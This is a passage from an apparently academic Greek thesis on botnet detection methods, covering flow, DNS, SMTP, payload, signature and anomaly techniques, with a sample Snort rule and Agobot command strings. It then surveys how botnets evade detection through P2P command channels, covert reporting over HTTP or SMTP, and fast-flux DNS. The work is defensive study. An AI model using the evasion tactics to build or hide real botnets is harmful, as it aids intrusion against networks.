Για την ανίχνευση γίνεται συσχέτιση (correlation) κοιτώντας τη σχέση ανάμεσα σε δύο ή περισσότερες ροές η οποία θα έδειχνε ότι οι ροές είναι μέρος του ίδιου botnet. Η ερώτηση για το αν μια ροή συσχετίζεται με κάποια άλλη έχει νόημα μόνο αν οι δύο ροές είναι ενεργές στον ίδιο χρόνο. Πειράματα από πραγματικά ίχνη κίνησης (traces) έχουν δείξει ότι τα ακόλουθα χαρακτηριστικά έχουν υψηλή αξία στην διάκριση των IRC ροών από τις μη-IRC ροές: διάρκεια, ρόλος (αν ο πελάτης ή ο εξυπηρετητής ξεκίνησε τη ροή), μέσος αριθμός bytes ανά πακέτο, μέσος αριθμός bits ανά δευτερόλεπτο και μέσος αριθμός πακέτων ανά δευτερόλεπτο. Ανάμεσα σ' αυτές, τα bytes ανά πακέτο παρείχαν τη μεγαλύτερη ισχύ για τη διάκριση στις ροές [32].

3.2.2 Ανίχνευση στους headers των πακέτων

α) <u>Ανίχνευση κίνησης DNS προς τα C&C domains</u>

Πρόκειται για ένα μηχανισμό ανίχνευσης που παρακολουθεί την κίνηση DNS (Domain Name System) χρησιμοποιώντας την πληροφορία που παρέχουν τα IP headers. Πολλά botnets χρησιμοποιούν δυναμικά ονόματα DNS domains για να εντοπίσουν τους C&C servers. Επομένως, μη συνηθισμένα ερωτήματα (queries) DNS καθώς και οι διαφορές τους από τα συνηθισμένα ερωτήματα μπορεί να είναι ενδείξεις για την ύπαρξη κάποιου botnet. Σε κάποιες περιπτώσεις οι υπολογιστές βρίσκονται να ρωτούν για ακατάλληλα domain ονόματα (π.χ. cheese.dns4biz.org), πράγμα που μπορεί να δείχνει με μεγάλη πιθανότητα ότι οι υπολογιστές έχουν υπονομευθεί. Το επόμενο λογικό βήμα θα είναι προφανώς να καταγράψουμε και να μπλοκάρουμε αυτές τις IP που αντιστοιχούν στους C&C εξυπηρετητές. Επίσης αν ανακαλυφθεί ότι οι IP διευθύνσεις που αντιστοιχούν σε ένα συγκεκριμένο domain αλλάζουν συνεχώς, τότε θα έχουμε ακόμη ισχυρότερες ενδείξεις για την ύπαρξη botnet.

Ένα άλλο μετρικό για την ανίχνευση είναι το κατά πόσο τα ερωτήματα DNS γίνονται ταυτόχρονα από περισσότερους από ένα υπολογιστές του δικτύου και αφορούν το ίδιο domain, γεγονός που θα φανέρωνε κάποιο ύποπτο συγχρονισμό ανάμεσα στους υπολογιστές.

Το πλεονέκτημα αυτής της τεχνικής είναι ότι μπορεί να γίνει ανίχνευση ενός botnet ακόμη και αν η επικοινωνία με τον C&C server είναι κρυπτογραφημένη. Μειονεκτήματα αποτελούν: το γεγονός ότι η ανίχνευση δεν είναι αποτελεσματική για μικρά δίκτυα, τα bots μπορεί να συγχύζουν το σύστημα ανίχνευσης με ψεύτικα ερωτήματα DNS και ότι το σύστημα εξαρτάται από συγκεκριμένα κατώφλια (threshold) χρόνου μέσα στα οποία καταγράφονται τα ερωτήματα DNS [10].

β) <u>Ανίχνευση ασυνήθιστης εξερχόμενης SMTP κίνησης</u>

Σύμφωνα με την τεχνική αυτή παρακολουθείται η εξερχόμενη κίνηση του πρωτοκόλλου SMTP (Simple Mail Transfer Protocol) η οποία μπορεί να είναι υπερβολική ή να δημιουργείται από υπολογιστές που υποτίθεται ότι δεν θα έπρεπε να δημιουργούν τέτοιο είδος κίνησης. Η κίνηση αυτή διακρίνεται από τις δικτυακές συνδέσεις που χρησιμοποιούν την πόρτα 25 του πρωτοκόλλου TCP, αλλά και από τα ιδιαίτερα χαρακτηριστικά του πρωτοκόλλου SMTP (π.χ. ανίχνευση εντολών HELO, EHLO, STARTTLS κτλ.). Στη περίπτωση των 'spambots' όπως το Storm bot, των bots δηλαδή που χρησιμοποιούνται για τη μαζική αποστολή ανεπιθύμητης αλληλογραφίας (spam), η διάδοση της επίθεσης μπορεί εύκολα να ανιχνευθεί από τη γρήγορα αναπαραγόμενη επικοινωνία τοπικών υπολογιστών, οι οποίοι δεν είναι SMTP εξυπηρετητές αλλά ξαφνικά κάνουν Smtp Mail συναλλαγές (transactions) με ένα ευρύ φάσμα εξωτερικών SMTP εξυπηρετητών [26].

Για την αντιμετώπιση των spambots ένα αποτελεσματικό μέτρο που λαμβάνουν πλέον οι πάροχοι δικτυακής πρόσβασης και οι διαχειριστές των Mail εξυπηρετητών είναι να μην επιτρέπουν τις εισερχόμενες συνδέσεις για αποστολή email από υπολογιστές με δυναμικές διευθύνσεις IP (εκτός της περίπτωσης που παρέχονται διαπιστευτήρια για την ταυτότητα του χρήστη), αφού σχεδόν πάντα οι Mail εξυπηρετητές έχουν στατικές διευθύνσεις. Αυτό το μέτρο βέβαια δεν έχει εφαρμογή στην περίπτωση που κάποιο bot έχει υπονομεύσει ένα νόμιμο Mail εξυπηρετητή.

γ) <u>Ανίχνευση υψηλών ρυθμών συνδέσεων TCP ή UDP</u>

Αυτή η τεχνική ανίχνευσης αφορά κυρίως τα P2P bots, τα οποία λόγω της φύσης της λειτουργίας τους δημιουργούν υψηλούς ρυθμούς συνδέσεων προς εξωτερικές διευθύνσεις κάνοντας χρήση των πρωτοκόλλων TCP ή και UDP. Στην περίπτωση ενός δικτύου που δεν χρησιμοποιεί peer-to-peer εφαρμογές, τα P2P bots θα προκαλούσαν τη δημιουργία εκρηκτικών συνδέσεων προς πολλαπλές εξωτερικές πόρτες και διευθύνσεις IP, άρα και υψηλές ενδείξεις για την ύπαρξή τους.

Επίσης αυτή η τεχνική θα μπορούσε να χρησιμοποιηθεί για την ανίχνευση αποστολής όχι μόνο ανεπιθύμητων μηνυμάτων (spam) σε Mail εξυπηρετητές ως μηνύματα email, αλλά και ανεπιθύμητων μηνυμάτων ως δημοσιεύσεις σε ιστολόγια (blogs), φόρουμ (forum), ή wiki.

3.2.3 Ανίχνευση στο payload των πακέτων

Αυτή η τεχνική είναι αρκετά διαδεδομένη και εξετάζει το φορτίο (payload) των δεδομένων των πακέτων (payload inspection). Πιο συγκεκριμένα αναγνωρίζει κίνηση με ομοιότητες στο payload, ή ειδικότερα payloads για τα οποία η τιμή edit distance[9]

[9] Ο όρος 'edit distance' ή επεξεργασία απόστασης ανάμεσα σε δύο συμβολοσειρές χαρακτήρων (strings) είναι ο αριθμός των λειτουργιών που απαιτούνται για να μετασχηματισθεί το ένα από αυτά στο άλλο. Υπάρχουν διάφοροι αλγόριθμοι που μας επιτρέπουν να ορίσουμε ή να υπολογίσουμε αυτό

είναι μικρή. Διαισθητικά, η κίνηση 'Command and Control' ανάμεσα στο bomaster και τα bots θα έχει συγκεκριμένη δομή, και επομένως θα περιμέναμε να υπάρχει μικρή τιμή 'edit distance' ανάμεσά τους.

Επίσης, η τεχνική αυτή μπορεί να χρησιμοποιηθεί για την ανίχνευση συγκεκριμένων χαρακτηριστικών (patterns) μέσα στα πακέτα του δικτύου. Χρησιμοποιείται για παράδειγμα για τον εντοπισμό IRC bots με συγκεκριμένα ψευδώνυμα (nicknames). Συχνά τα IRC bots έχουν ψευδώνυμα με κοινά χαρακτηριστικά, όπως μεγάλοι τυχαίοι αριθμοί ή κωδικοί χωρών [15]. Βέβαια, αυτή η προσέγγιση μπορεί να ανιχνεύσει bots για τα οποία ο τύπος (format) του ψευδωνύμου είναι γνωστός.

α) <u>Ανίχνευση με συνάθροιση κίνησης παρόμοιου περιεχομένου</u>

Η τεχνική συνάθροισης κίνησης (traffic aggregation) μπορεί να χρησιμοποιηθεί για να συναθροίσουμε ροές (flows) που βασίζονται σε παρόμοιο περιεχόμενο. Σε κάποιες περιπτώσεις ισχύει ότι η κακόβουλη κίνηση είναι σημαντικά πιο συχνή και διεσπαρμένη σε σχέση με την υπόλοιπη κίνηση, έτσι το ίδιο περιεχόμενο θα επαναλαμβάνεται σε ένα μεγάλο αριθμό διαφορετικών πακέτων ή ροών [39].

β) <u>Ανίχνευση εντολών C&C στα πακέτα δικτύου</u>

Εκμεταλλευόμενοι το γεγονός ότι ο botmaster χρειάζεται ένα κώδικα επικοινωνίας που θα είναι κοινός για όλα τα bots, μπορούμε να σαρώνουμε τα πακέτα του δικτύου για συγκεκριμένες εντολές που αποτελούν το 'Command and Control' [11]. Με αυτό τον τρόπο εντολές όπως οι 'scan.start', 'http.download', 'spam.setlist' που χρησιμοποιεί το Agobot[10] μπορούν εύκολα να εντοπιστούν. Παρόλα αυτά η κρυπτογράφηση του payload μπορεί να είναι ανασταλτικός παράγοντας για την εφαρμογή αυτής της τεχνικής ανίχνευσης.

γ) <u>Ανίχνευση κώδικα εκμετάλλευσης ευπαθειών</u>

Η ανίχνευση κώδικα εκμετάλλευσης (exploit code) ευπαθειών (vulnerabilities) λογισμικού αποτελεί μια σίγουρη τεχνική ανίχνευσης κακόβουλης επίθεσης, εφόσον τα δεδομένα των πακέτων θα τηρούν συγκεκριμένα πρότυπα (patterns). Η επίθεση μπορεί να γίνεται από μέσα προς τα έξω από κάποιο bot που υπάρχει στο δίκτυό μας, ή και από έξω προς κάποιον υπολογιστή του εσωτερικού δικτύου μας.

Ο κακόβουλος αυτός κώδικας μπορεί να εμφανίζεται και εκτός του payload των πακέτων, όμως το να εντοπίζεται μέσα στο payload είναι πιο πιθανό.

Παρόλα αυτά, αυτή η τεχνική μπορεί μόνο να εντοπίσει επιθέσεις που

το μετρικό (π.χ. ο αλγόριθμος 'Hamming distance').

[10] Το 'Agobot' συχνά γνωστό και ως 'Gaobot' είναι μια οικογένεια botnet με χαρακτηριστικά «σκουληκιών» (worms) στους υπολογιστές. Ο πηγαίος κώδικάς του το περιγράφει σαν ένα αρθρωτό IRC bot για συστήματα Win32 και Linux. Είναι πολυνηματικό (multi-threaded) και το object-oriented πρόγραμμά του είναι γραμμένο κυρίως σε C++ και λίγο σε Assembly.

χρησιμοποιούν γνωστές ευπάθειες των λογισμικών και δεν μπορεί να καλύψει καινούριες ευπάθειες εκ των προτέρων, παρά μόνο μετά τη γνωστοποίησή τους.

3.2.4 Ανίχνευση βασισμένη σε υπογραφές (signature-based)

Η ανίχνευση των bots βασιζόμενη σε υπογραφές (signatures) ή αλλιώς ανίχνευση λανθασμένης εφαρμογής (misuse detection), χρησιμοποιεί πληροφορίες από γνωστές πολιτικές ασφάλειας, από γνωστές ευπάθειες των λογισμικών και από γνωστές επιθέσεις. Συγκεκριμένα, συγκρίνεται η δικτυακή δραστηριότητα ή τα καταγεγραμμένα δεδομένα ενός συστήματος με γνωστές υπογραφές επιθέσεων ή άλλες ενδείξεις λανθασμένων εφαρμογών επικοινωνίας, έτσι ώστε να αναγνωριστούν πρότυπα (patterns) που παραπέμπουν στην ύπαρξη bots. Τα περισσότερα συστήματα ανίχνευσης εισβολών (Intrusion Detection Systems) χρησιμοποιούν αυτή την τεχνική ανίχνευσης, ενώ οι ερευνητές προσπαθούν να βρουν έξυπνους τρόπους αντιστοίχησης των δυναμικά εξελισσόμενων μορφών επιθέσεων σε ήδη γνωστές επιθέσεις. Ένα από τα πιο γνωστά συστήματα ανίχνευσης εισβολών (IDS) είναι το Snort που θα δούμε παρακάτω.

Εδώ θα πρέπει να αναφέρουμε ότι η ανίχνευση των botnets που βασίζεται στις υπογραφές μπορεί να χρησιμοποιεί τις προηγούμενες τεχνικές που αναφέραμε για την ανίχνευση στους headers αλλά και το payload των πακέτων, αφού μια υπογραφή μπορεί έχει στοιχεία και για το header και για το payload ενός πακέτου.

Η μέθοδος αυτή συνήθως εφαρμόζεται (για λόγους απόδοσης) για συγκεκριμένες εφαρμογές-πρωτόκολλα όπως είναι το HTTP ή το IRC που αποτελούν και τα πιο πιθανά κανάλια επικοινωνίας του botmaster με τα bots. Το πρόβλημα όμως που ανακύπτει είναι ότι μπορεί το C&C να υλοποιείται σε κάποια άλλη από τις γνωστές πόρτες των πρωτοκόλλων που αναφέραμε. Για παράδειγμα μπορεί το κανάλι HTTP επικοινωνίας να μην υλοποιείται στην πόρτα 80 αλλά στην 8080 ή στην 8081 ή στην 8000 και ούτω καθ' εξής. Ομοίως μπορεί το κανάλι IRC επικοινωνίας να μην υλοποιείται στις γνωστές πόρτες 6666 και 6667. Μια λύση στο πρόβλημα αυτό είναι η χρησιμοποίηση υπογραφών σε επίπεδο byte και η σημείωση (flag) του πρωτοκόλλου ως τέτοιου, αν ανήκει δηλαδή ή όχι στα παρακολουθούμενα πρωτόκολλα επικοινωνίας. Η εξέταση όλων των πακέτων που διαπερνούν το δίκτυό μας για ταίριασμα με τις υπογραφές θα μπορούσε να γίνει, αλλά θα ήταν αποδοτική μόνο με εξειδικευμένο υλικό [13].

3.2.5 Ανίχνευση βασισμένη σε ανωμαλίες (anomaly-based)

Οι μέθοδοι ανίχνευσης ανωμαλιών, γνωστές και ως μέθοδοι ανίχνευσης με βάση συμπεριφορές (behavior-based), χρησιμοποιούν πληροφορίες για επαναλαμβανόμενη και ασυνήθιστη συμπεριφορά και προσπαθούν να ανιχνεύσουν

εισβολές διακρίνοντας σημαντικές αποκλίσεις από την κανονική συμπεριφορά. Το πιο σημαντικό πλεονέκτημα των μεθόδων αυτών είναι η ικανότητά τους να ανιχνεύουν νέες επιθέσεις ενάντια στα συστήματα μας. Αυτό είναι πιθανό γιατί οι τεχνικές ανίχνευσης ανωμαλιών δεν αναλύουν τη δικτυακή κίνηση για να εντοπίσουν συγκεκριμένα πρότυπα, αλλά αντίθετα συγκρίνουν την τρέχουσα δραστηριότητα με μοντέλα προηγούμενης συμπεριφοράς. Το μεγάλο μειονέκτημα όμως είναι ο υψηλός ρυθμός λάθος συναγερμών (false alarms) που παράγονται σε σύγκριση με τις τεχνικές ανίχνευσης που χρησιμοποιούν υπογραφές. Επειδή οποιαδήποτε σημαντική απόκλιση από την προηγούμενη 'μαθημένη' συμπεριφορά μπορεί να σημανθεί σαν εισβολή, είναι πολύ πιθανό ότι κάθε μη-απειλητική συμπεριφορά που πέφτει έξω από το κανονικό εύρος, να σημαίνεται ως εισβολή καταλήγοντας σε false positive[11].

Ένας άλλος περιορισμός της τεχνικής ανίχνευσης ανωμαλιών είναι ότι τα δεδομένα για την εκπαίδευση του συστήματος ανιχνεύσεων θα πρέπει να είναι ελεύθερα από οποιαδήποτε απειλητική συμπεριφορά γιατί αν μια επίθεση συμβεί κατά τη διάρκεια της περιόδου εκπαίδευσης, τότε η απειλητική συμπεριφορά θα γίνει μέρος της κανονικής συμπεριφοράς. Το πιο επιθυμητό χαρακτηριστικό όμως, ενός συστήματος ανίχνευσης εισβολέων όπως τα bots, είναι η ικανότητά του να βρίσκεται ένα βήμα πιο μπροστά από τον επιτιθέμενο, η δυναμική του δηλαδή να ανιχνεύει νέες επιθέσεις. Επομένως, παρόλα τα μειονεκτήματα, οι τεχνικές ανίχνευσης ανωμαλιών είναι πολλά υποσχόμενες για την ανίχνευση νέων επιθέσεων εναντίον των υπολογιστών.

Στη συνέχεια εξετάζουμε τις βασικότερες τύπους ανώμαλης συμπεριφοράς που χρησιμοποιείται για τον εντοπισμό των botnets.

α) <u>Ομοιότητα στη σχέση, τις απαντήσεις και το συγχρονισμό μεταξύ των υπολογιστών</u>

Όπως έχει αναφερθεί όλα τα bots εκτελούν κακόβουλες δραστηριότητες σύμφωνα με τις εντολές του botmaster. Προτείνονται τρία μετρικά (metrics) για την ανίχνευση τα οποία εξάγονται από τη συμπεριφορά των botnets [1].

Πρώτον, η σχέση (relationship) ανάμεσα στα bots και τον botmaster η οποία είναι σχέση ενός-προς-πολλά. Για παράδειγμα όλα τα bots θα πρέπει να συνδεθούν (join) στο ίδιο IRC κανάλι για να πάρουν εντολές.

Δεύτερον, οι απαντήσεις (responses) των bots στις εντολές του botmaster οι οποίες είναι άμεσες και ακριβείς. Ειδικότερα για την επικοινωνία τους μέσω ενός καναλιού IRC, οι απαντήσεις των bots είναι προγραμματισμένες με σταθερό χρόνο απόκρισης σε αντίθεση με τις απαντήσεις των ανθρώπων οι οποίες έχουν τυχαίο χρόνο απόκρισης, αφού θα πρέπει να σκεφτούν πρώτα, αλλά και απρόβλεπη συμβολοσειρά-κείμενο απάντησης.

Τρίτον, ο συγχρονισμός (synchronization) ανάμεσα στους υπολογιστές του

[11] Το 'false positive', γνωστό και ως λάθος πρώτου τύπου ('type I error' ή 'α error') είναι η απόρριψη μιας αληθοφανούς υπόθεσης ότι αυτή είναι πραγματικά αληθής. Στην περίπτωσή μας η αναγνώριση μιας συμπεριφοράς ως απειλητικής χωρίς πραγματικά να είναι. Το αντίθετο είναι το 'false negative'.

δικτύου μας αποτελεί μια ισχυρή ένδειξη ύπαρξης bots, αφού τα bots ταυτόχρονα εκτελούν ενέργειες όπως για παράδειγμα μια επίθεση άρνησης υπηρεσίας (DDoS) ή η αναφορά τους στον botmaster. Η χρήση του μετρικού του συγχρονισμού είναι πολύ αποτελεσματική για την ανίχνευση όταν τα bots κάνουν επιθέσεις DDoS ή Spam γιατί αυτού του είδους οι επιθέσεις πράγματι απαιτούν συγχρονισμό για να έχουν επιτυχία.

β) <u>Χωρο-χρονική συσχέτιση όμοιας συμπεριφοράς (spatial-temporal correlation)</u>

Αυτός ο τύπος ανώμαλης συμπεριφοράς, που στην ουσία αφορά την εκδήλωσης παρόμοιας συμπεριφοράς χωρίς αυτό όμως να είναι φυσιολογικό, αφορά κυρίως την ανίχνευση botnets που χρησιμοποιούν κεντρικοποιημένη αρχιτεκτονική για την υλοποίηση του C&C. Πρόκειται για χωρο-χρονική συσχέτιση (spatial-temporal correlation) στη δικτυακή κίνηση και χρησιμοποιεί στατιστικούς αλγορίθμους για την ανίχνευση των botnets. Η χωρο-χρονική συσχέτιση εξετάζει ομοιότητες στη συμπεριφορά σε ίδιες χρονικές στιγμές που μπορεί να συμβούν όταν τα bots εκτελούν προγραμματισμένες από πριν δραστηριότητες σχετικές με το C&C και εφαρμόζεται από το πρόγραμμα ανίχνευσης 'BotSniffer' [19].

Η τεχνική αυτή αποσκοπεί στον εντοπισμό πολυπληθών και όμοιων απαντήσεων στις εντολές που τα bots λαμβάνουν από το botmaster ομαδοποιώντας χωρικά χαρακτηριστικά, όπως η διεύθυνση IP και η πόρτα του προορισμού, και χρησιμοποιώντας χρονικά χαρακτηριστικά, όπως συγκεκριμένα παράθυρα χρόνου.

Το πλεονέκτημα αυτής της τεχνικής είναι ότι μπορεί να χρησιμοποιηθεί για να γίνει αυτό-συσχέτιση (autocorrelation) έτσι ώστε να εντοπιστεί ακόμη και ένα μόνο bot που μπορεί να υπάρχει στο δίκτυο μας [8]. Η αυτό-συσχέτιση μπορεί να αναγνωρίσει για παράδειγμα εάν η HTTP δραστηριότητα επίσκεψης ενός υπολογιστή σε κάποιον εξωτερικό web server εμφανίζει επαναλαμβανόμενη συμπεριφορά π.χ. περιοδική σύνδεση σε κάποιο C&C εξυπηρετητή.

γ) <u>Ανίχνευση με συσχέτιση διαλόγων (dialog-based)</u>

Η ανίχνευση των botnets με συσχέτιση των διαλόγων (dialog-based) που παρατηρούνται στις διπλής κατεύθυνσης (two-way) ροές επικοινωνίας ανάμεσα σε κάθε υπολογιστή του δικτύου μας και τους εξωτερικούς επιτιθέμενους, προσπαθεί να εντοπίσει στοιχεία ανταλλαγής δεδομένων τα οποία ταιριάζουν με κάποιο μοντέλο μόλυνσης (infection model) [18]. Τα μοντέλα μόλυνσης αποτελούνται από μια συγκεκριμένη σειρά 'μολυσματικών' γεγονότων ή αλλιώς γεγονότων επιθέσεων (attack events), που όταν ανιχνευθούν σε κάποιο υπολογιστή του δικτύου μας, μας επιτρέπουν με σχετική βεβαιότητα να αποφανθούμε ότι αυτός ο υπολογιστής είναι μολυσμένος, δηλαδή bot. Ο μολυσματικός διάλογος που αποτελείται από συγκεκριμένα ανιχνεύσιμα γεγονότα επιθέσεων, καταγράφεται για διάφορα χρονικά παράθυρα (temporal windows) μέσα στα οποία γίνεται η συσχέτιση για τον εντοπισμών των bots αλλά και των botmasters που διαχειρίζονται τα bots.

Η τεχνική αυτή μπορεί να εντοπίσει κεντρικοποιημένα, αλλά και κατανεμημένα botnets και χρησιμοποιείται από το πρόγραμμα ανίχνευσης ‘BotHunter’ το οποίο θα περιγράψουμε εκτενέστερα στα εργαλεία ανίχνευσης στο ομώνυμο κεφάλαιο.

Κεφάλαιο 4 - Τεχνικές απόκρυψης

Τα botnets εξελίσσονται συνεχώς και γίνονται πιο έξυπνα και πολύπλοκα. Έχουν τη δυνατότητα να πολλαπλασιάζονται όπως τα σκουλήκια (worms), να κρύβονται όπως οι ιοί (viruses) και να χρησιμοποιούν την ισχύ τους για την εκκίνηση μεγάλων κατανεμημένων και συγχρονισμένων επιθέσεων.

Τα botnets βελτιώνονται έτσι ώστε να αποφεύγουν την ανίχνευσή τους από τα προγράμματα προστασίας, όπως τα antivirus και τα συστήματα ανίχνευσης εισβολών (IDSs). Γίνονται πιο ανθεκτικά σε νέες τεχνικές ανίχνευσης, όπως η ανίχνευση που βασίζεται στην ανώμαλη συμπεριφορά και γενικότερα πιο ανθεκτικά στις τεχνικές ανίχνευσης που αναφέραμε στο προηγούμενο κεφάλαιο.

Στη συνέχεια θα αναφέρουμε τις βασικότερες τεχνικές αποφυγής της ανίχνευσης (detection evasion techniques), αφού πρώτα εξηγήσουμε την επίδραση που αυτές έχουν στα ίδια τα botnets και τη δημιουργία τους.

4.1. Κόστη των τακτικών απόκρυψης

Οι τακτικές απόκρυψης ή αλλιώς αποφυγής της ανίχνευσης έχουν δύο συνδεδεμένα με αυτές κόστη: α) την πολυπλοκότητα της υλοποίησης (implementation complexity) και β) την επίδραση στη χρησιμότητα του botnet (effect on botnet utility) [31].

Η πολυπλοκότητα της υλοποίησης έχει να κάνει με την ευκολία που οι δημιουργοί του bot μπορούν επαυξητικά να το τροποποιήσουν ώστε να αποφεύγει την ανίχνευση. Οι τροποποιήσεις μπορεί να είναι χαμηλής πολυπλοκότητας χωρίς να απαιτούν την αλλαγή του πηγαίου κώδικα, αλλά απλά την αλλαγή κάποιων εντολών του C&C ή το πακετάρισμα (packing) του binary με νέο τρόπο. Μπορεί όμως να απαιτούνται και μεγάλες και περίπλοκες αλλαγές στον πηγαίο κώδικα, για την αλλαγή για παράδειγμα του πρωτοκόλλου υλοποίησης του C&C καναλιού.

Η ποσοτικοποίηση της χρησιμότητας ενός botnet είναι μια ουσιαστική για την έρευνα ερώτηση. Μπορούμε να αναγνωρίσουμε κάποια χαρακτηριστικά που επηρεάζουν την αγοραία αξία ενός botnet. Ο υπολογισμός της συνολικής χρησιμότητας ιδανικά θα συνδύαζε τα παρακάτω χαρακτηριστικά με ένα τρόπο ο οποίος αντανακλά την τιμή στην οποία το botnet θα μπορούσε να ενοικιαστεί για την πραγματοποίηση επιθέσεων:

- ✓ Η ποικιλία των επιθέσεων, ο αριθμός δηλαδή των διαφορετικών επιθέσεων που ένα botnet είναι ικανό να διεξάγει.
- ✓ Ο χρόνος που απαιτείται για να ξεκινήσει μια επίθεση, ο οποίος δείχνει αν τα bots είναι διαθέσιμα σε πραγματικό χρόνο καθώς και την καθυστέρηση του C&C δικτύου.
- ✓ Το μέγεθος του botnet, ο αριθμός δηλαδή των bots που μπορούν να συμμετέχουν σε κάποια επίθεση.

- ✓ Ο ρυθμός των επιθέσεων, δηλαδή ο αριθμός των επιθέσεων που μπορούν να εκκινηθούν ανά ώρα.
- ✓ Το επίπεδο συγχρονισμού, το οποίο προσδιορίζει το πάνω όριο στη διαφορά του χρόνου ανάμεσα στις ενέργειες του πρώτου και τελευταίου bot που συμμετέχουν σε μια επίθεση.

4.2. Χρήση μη-κεντρικοποιημένων αρχιτεκτονικών

Όπως ήδη αναφέραμε τα bots επικοινωνούν με αλλά bots και το botmaster σύμφωνα με καλά ορισμένα δικτυακά πρωτόκολλα. Οι κακόβουλοι δημιουργοί των botnets (back hat hackers) σε πολλές περιπτώσεις προτιμούν τη χρήση υπαρχόντων πρωτοκόλλων επικοινωνίας τα οποία είναι υλοποιημένα με δημόσια διαθέσιμα εργαλεία λογισμικού από το να δημιουργούν νέα πρωτόκολλα επικοινωνίας.

Παρόλο που το πρωτόκολλο IRC αποτελεί το κυρίαρχο πρωτόκολλο για την επικοινωνία στα botnet λόγω της απλότητας και ωριμότητάς του, πολλά botnets έχουν ήδη αρχίσει να μετακινούνται προς άλλα πρωτόκολλα για την επικοινωνία, αφού η παρακολούθηση της κίνησης IRC γίνεται ολοένα και πιο έντονη. Η κίνηση IRC μπορεί να αναγνωριστεί πιο εύκολα, αφού πολλά συστήματα ανίχνευσης εισβολών διαθέτουν φίλτρα για την αναγνώρισή της ακόμη και αν δε χρησιμοποιούνται οι γνωστές πόρτες της υπηρεσίας αυτής (6666, 6667). Για παράδειγμα ο παρακάτω κανόνας ανιχνεύει στο περιεχόμενο την εντολή “NICK” που χρησιμοποιείται για τον καθορισμό του ψευδωνύμου κατά την έναρξη της επικοινωνίας με κάποιο IRC εξυπηρετητή:

```
    alert tcp any any -> any any (msg:"IRC TRAFFIC DETECTED BY NICK
CHANGE"; flow: to_server,established; content:"NICK "; nocase;
offset: 0; depth: 5; flowbits: set,is_proto_irc; flowbits: noalert;
sid:9000075; rev:1;)
```

Ο κανόνας αυτός θέτει ένα flowbit ώστε να δηλωθεί ότι η επερχόμενη κίνηση θα είναι τύπου IRC οπότε μόνο σ’ αυτή την περίπτωση θα πρέπει να παρακολουθηθεί.

Επίσης τα τοίχη προστασίας (firewalls) μπορούν να διαμορφωθούν ώστε να μπλοκάρουν την IRC κίνηση, όμως είναι πολύ πιο δύσκολο να ανιχνευθούν κανάλια IRC τα οποία έχουν μπει σε HTTP τούνελ (tunnels). Τα botnets που χρησιμοποιούν το HTTP πρωτόκολλο είναι δυσκολότερο να ανιχνευθούν γιατί η κίνηση που δημιουργούν αναμιγνύεται με την περισσότερη κίνηση του διαδικτύου (HTTP κίνηση), η οποία διαπερνά ελεύθερα τα περισσότερα firewalls.

Όμως, η επικοινωνία μέσω IRC αλλά και μέσω HTTP χρησιμοποιούν κεντρικοποιημένες αρχιτεκτονικές και συνεπώς υπάρχει ένα κεντρικό σημείο αποτυχίας. Σε περίπτωση που εντοπιστεί και εξουδετερωθεί ο C&C εξυπηρετητής, όλο το botnet βγαίνει εκτός λειτουργίας. Η λύση που προτείνεται εδώ είναι ο

διαμοιρασμός των bots σε πολλούς C&C εξυπηρετητές. Έτσι στην περίπτωση εντοπισμού κάποιου από αυτούς το botnet να εξακολουθεί να λειτουργεί και να έχει τη δύναμη να μεγαλώσει υπονομεύοντας νέους υπολογιστές.

Τα μη-κεντρικοποιημένα ή αλλιώς κατανεμημένα botnets είναι πιο ανθεκτικά και μειώνουν τις πιθανότητες εντοπισμού και εξουδετέρωσής τους. Πράγματι υπάρχει μια πρόσφατη τάση αύξησης της ανάπτυξης των P2P botnets και αναμένεται το επίπεδο της πολυπλοκοτητάς τους επίσης να αυξηθεί [16]. Στα P2P botnets το 'Command and Control' ενσωματώνεται στα ίδια τα bots. Οι υπονομευμένοι υπολογιστές μπορούν να λειτουργούν και ως απλά bots (πελάτες) αλλά και ως C&C εξυπηρετητές χωρίς ένα μοναδικό σημείο αποτυχίας κάνοντας δυσκολότερη την ανίχνευσή τους.

Κάποια ανωτέρου επιπέδου τεχνικής botnets χρησιμοποιούν κανάλια επικοινωνίας όπως τα TCP και ICMP τούνελ, ακόμη και IPv6 τούνελ [24] για την ενθυλάκωση του C&C. Τέλος έχουν γίνει τεχνικές συζητήσεις για την πιθανότητα χρήσης του Skype[12] και των άμεσων μηνυμάτων (Instant Messaging) για την υποστήριξη της επικοινωνίας του 'Command and Control'.

4.3. Αναφορά στον botmaster με συνήθη πρωτόκολλα

Η αναφορά των δραστηριοτήτων των bots προς το botmaster μπορεί να γίνεται χρησιμοποιώντας το HTTP πρωτόκολλο (μέθοδος POST του HTTP) ή την υπηρεσία Email (SMTP πρωτόκολλο) ανεξάρτητα αν το υπόλοιπο 'Command and Control' είναι υλοποιημένο με κεντρικοποιημένη ή κατανεμημένη αρχιτεκτονική. Έτσι, οι πληροφορίες που συλλέγονται από τα bots, όπως αρχεία ή κωδικοί των χρηστών ή τα αποτελέσματα των επιθέσεων μπορούν να αποστέλλονται στον botmaster χωρίς να δημιουργούν ιδιαίτερες υποψίες. Όσον αφορά την αποστολή των αναφορών με email, τα bots σε πολλές περιπτώσεις δε χρειάζεται να χρησιμοποιήσουν δικούς τους ή υπονομευμένους διακομιστές αλληλογραφίας (smtp servers), αφού μπορούν εύκολα να μάθουν τους διακομιστές εξερχόμενης αλληλογραφίας του ίδιου του θύματος[13].

Αυτή η τεχνική μειώνει σημαντικά τις πιθανότητες εντοπισμού των bots, αφού αυτή η μορφή επικοινωνίας είναι σχεδόν πάντα επιτρεπτή. Επίσης λόγω του μεγάλου όγκου της πληροφορίας που μεταφέρεται μέσω των δύο πρωτοκόλλων που αναφέραμε η ανίχνευση σ' αυτά είναι ακόμη πιο δύσκολη.

4.4. Χρήση Fast-flux DNS

Η πιο δημοφιλής τεχνική για ένα botmaster να 'συλλέξει' τους υπονομευμένους

[12] Το 'Skype' είναι ένα λογισμικό που επιτρέπει στους χρήστες του να κάνουν τηλεφωνικές κλήσεις μέσω διαδικτύου. Διαθέτει επίσης χαρακτηριστικά άμεσης επικοινωνίας (instant messaging) και δυνατότητες μεταφοράς αρχείων και τηλεδιάσκεψης με βίντεο.

[13] Όπως αναφέρθηκε στην παράγραφο «Ανίχνευση ασυνήθιστης εξερχόμενης SMTP κίνησης» πολλοί mail servers δεν επιτρέπουν πλέον την αποστολή emails από δυναμικές διευθύνσεις IP.

